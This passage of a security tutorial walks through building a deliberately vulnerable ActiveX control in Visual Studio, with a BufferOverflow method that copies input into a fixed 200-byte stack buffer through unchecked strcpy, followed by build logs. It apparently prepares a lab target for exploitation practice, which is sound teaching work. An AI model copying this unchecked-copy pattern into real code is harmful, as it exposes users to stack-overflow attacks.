


Lastly, click on "**Finish**" button to complete the **ATL Control Wizard**.


Now, switch to "**Class View**" and click on "**IATLActivexControl**".



Right click on "**IATLActivexControl**" interface and select on "**Add**" and then click on "**Add Method…**"



Here comes the "**Add Method Wizard**" window.



Enter "**BufferOverflow**" as "**Method name**". We will add two parameters to "**BufferOverflow**" method, first parameter is "**IN**" type and the second parameter is "**OUT**" type. Next, click on "**Finish**" button.

Method Name: **BufferOverflow**

First Parameter Details

Parameter attributes	Parameter type	Parameter name
in	BSTR	sBuffer

Second Parameter Details


Parameter attributes	Parameter type	Parameter name
out, retval	LONG*	retVal

After we have added parameters to our Method "**BufferOverflow**", we will write codes for it.

Switch to **Solution Explorer** and double click on **ATLActivexControl.cpp** and write the below given code.

---------- **ATLActivexControl.cpp** ----------

```
// ATLActivexControl.cpp : Implementation of CATLActivexControl
#include "stdafx.h"
#include "ATLActivexControl.h"


// CATLActivexControl


STDMETHODIMP CATLActivexControl::BufferOverflow(BSTR sBuffer, LONG* retVal)
{
	//USES_CONVERSION macro avoids compiler errors
	//facilitates use of String Conversion macro
	USES_CONVERSION;
	char buffer[200] = {0};

	//To convert a Unicode string to ANSI
	//use ATL String Conversion macro W2A()
	char *tmp = W2A(sBuffer);

	//Vulnerable code 'strcpy' is vulnerable to buffer overflow attacks
	//it does not validate user input
	strcpy(buffer, tmp);

	//Output the message via MesasgeBoxA Win32 API
	MessageBoxA(0,buffer,"vulActiveX Control",0);
	return S_OK;
}
```




At this point, our ActiveX DLL is ready and can be compiled. Before compiling the **vulActiveX** project, let's examine the vulnerable code in our ActiveX control.

Examine Vulnerable Code

Let's build the solution and check the output of the ***Output*** window. As we are using **`strcpy`** function in our **`BufferOverflow`** method, compiler should show a warning message regarding the usage of **`strcpy`** function.

On the menu bar of **Visual Studio 2010**, click on **Build** --> **Build Solution**.



```
1>------ Build started: Project: vulActiveX, Configuration: Debug Win32 ------
1>Build started 08-07-2012 11:50:30 AM.
1>InitializeBuildStatus:
1>  Creating "Debug\vulActiveX.unsuccessfulbuild" because "AlwaysCreate" was specified.
1>Midl:
1>  Processing .\vulActiveX.idl
1>  vulActiveX.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\oaidl.idl
1>  oaidl.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\objidl.idl
1>  objidl.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\unknwn.idl
1>  unknwn.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\wtypes.idl
1>  wtypes.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\basetsd.h
1>  basetsd.h
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\guiddef.h
1>  guiddef.h
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\ocidl.idl
1>  ocidl.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\oleidl.idl
1>  oleidl.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\servprov.idl
1>  servprov.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\urlmon.idl
1>  urlmon.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\msxml.idl
1>  msxml.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\oaidl.acf
1>  oaidl.acf
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\ocidl.acf
1>  ocidl.acf
1>ClCompile:
1>  stdafx.cpp
1>  vulActiveX.cpp
1>  ATLActivexControl.cpp
1>c:\users\ashfaq $\documents\visual studio 2010\projects\vulactivex\vulactivex\atlactivexcontrol.cpp(22):
warning C4996: 'strcpy': This function or variable may be unsafe. Consider using strcpy_s instead. To
disable deprecation, use _CRT_SECURE_NO_WARNINGS. See online help for details.
1>          c:\program files\microsoft visual studio 10.0\vc\include\string.h(105) : see declaration of
'strcpy'
1>  Generating Code...
1>  dllmain.cpp
1>  vulActiveX_i.c
1>Link:
1>     Creating library C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Debug\vulActiveX.lib and object C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Debug\vulActiveX.exp
1>LinkEmbedManifest:
1>  vulActiveX.vcxproj -> C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Debug\vulActiveX.dll
1>FinalizeBuildStatus:
1>  Deleting file "Debug\vulActiveX.unsuccessfulbuild".
1>  Touching "Debug\vulActiveX.lastbuildstate".
1>
1>Build succeeded.
1>
1>Time Elapsed 00:00:17.04
2>------ Skipped Build: Project: vulActiveXPS, Configuration: Debug Win32 ------
2>Project not selected to build for this solution configuration
========== Build: 1 succeeded, 0 failed, 0 up-to-date, 1 skipped ==========
```

Let's have a look at this small piece of information from the ***Output*** window.

```
1>c:\users\ashfaq $\documents\visual studio 2010\projects\vulactivex\vulactivex\atlactivexcontrol.cpp(22):
warning C4996: 'strcpy': This function or variable may be unsafe. Consider using strcpy_s instead. To
disable deprecation, use _CRT_SECURE_NO_WARNINGS. See online help for details.
1>          c:\program files\microsoft visual studio 10.0\vc\include\string.h(105) : see declaration of
'strcpy'
```


As expected, we have a warning message that **`strcpy`** function may be unsafe and consider using **`strcpy_s`** instead.

`strcpy` function does not validate the user input and it's usage may lead to stack overwrite. Hence, usage of **`strcpy`** function makes our ActiveX control vulnerable to buffer overflow attacks.


Building vulActiveX Control

Before building the project, we will have to change the project configuration from **Debug** to **Release**.


Right click on **vulActiveX** solution and select "**Configuration Manager…**"



Here comes the **Configuration Manager** window.




Now, we will have to change the **Configuration** setting from **Debug** to **Release** for both **vulActiveX** and **vulActiveXPS** projects.



Once we have changed the **Configuration** settings from **Debug** to **Release**, click on **Close** button.

At this point, we are ready to build the project.

Click on **Build** --> **Build Solution**. You may press **F7** key on your keyboard to build the solution.



Let's verify whether the building process completed successfully. Check the **Output** window.


```
1>------ Build started: Project: vulActiveX, Configuration: Release Win32 ------
1>Build started 08-07-2012 01:14:49 PM.
1>InitializeBuildStatus:
1>  Creating "Release\vulActiveX.unsuccessfulbuild" because "AlwaysCreate" was specified.
1>Midl:
1>  Processing .\vulActiveX.idl
1>  vulActiveX.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\oaidl.idl
1>  oaidl.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\objidl.idl
1>  objidl.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\unknwn.idl
1>  unknwn.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\wtypes.idl
1>  wtypes.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\basetsd.h
1>  basetsd.h
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\guiddef.h
1>  guiddef.h
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\ocidl.idl
1>  ocidl.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\oleidl.idl
1>  oleidl.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\servprov.idl
1>  servprov.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\urlmon.idl
1>  urlmon.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\msxml.idl
1>  msxml.idl
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\oaidl.acf
1>  oaidl.acf
1>  Processing C:\Program Files\Microsoft SDKs\Windows\v7.0A\include\ocidl.acf
1>  ocidl.acf
1>ClCompile:
```

```
1>  stdafx.cpp
1>  ATLActivexControl.cpp
1>ATLActivexControl.cpp(22): warning C4996: 'strcpy': This function or variable may be unsafe. Consider
using strcpy_s instead. To disable deprecation, use _CRT_SECURE_NO_WARNINGS. See online help for details.
1>          C:\Program Files\Microsoft Visual Studio 10.0\VC\include\string.h(105) : see declaration of
'strcpy'
1>  vulActiveX.cpp
1>  Generating Code...
1>  dllmain.cpp
1>  vulActiveX_i.c
1>Link:
1>     Creating library C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Release\vulActiveX.lib and object C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Release\vulActiveX.exp
1>  vulActiveX.vcxproj -> C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Release\vulActiveX.dll
1>FinalizeBuildStatus:
1>  Deleting file "Release\vulActiveX.unsuccessfulbuild".
1>  Touching "Release\vulActiveX.lastbuildstate".
1>
1>Build succeeded.
1>
1>Time Elapsed 00:00:10.96
2>------ Skipped Build: Project: vulActiveXPS, Configuration: Release Win32 ------
2>Project not selected to build for this solution configuration
========== Build: 1 succeeded, 0 failed, 0 up-to-date, 1 skipped ==========
```

Solution built successfully. The **vulActiveX.dll** is located at the below given path.

```
1>Link:
1>     Creating library C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Release\vulActiveX.lib and object C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Release\vulActiveX.exp
1>  vulActiveX.vcxproj -> C:\Users\Ashfaq $\Documents\visual studio
2010\Projects\vulActiveX\Release\vulActiveX.dll
1>FinalizeBuildStatus:
1>  Deleting file "Release\vulActiveX.unsuccessfulbuild".
1>  Touching "Release\vulActiveX.lastbuildstate".
1>
1>Build succeeded.
```

Navigate to **C:\Users\Ashfaq $\Documents\visual studio 2010\Projects\vulActiveX\Release**




Testing vulActiveX Control

As we have already built the solution, it will be a better idea to test the control for the functionality before we start writing the HTML file.

Testing our **vulActiveX** control will demonstrate whether our control is working as expected.


Click on **Tools** --> **ActiveX Test Container**



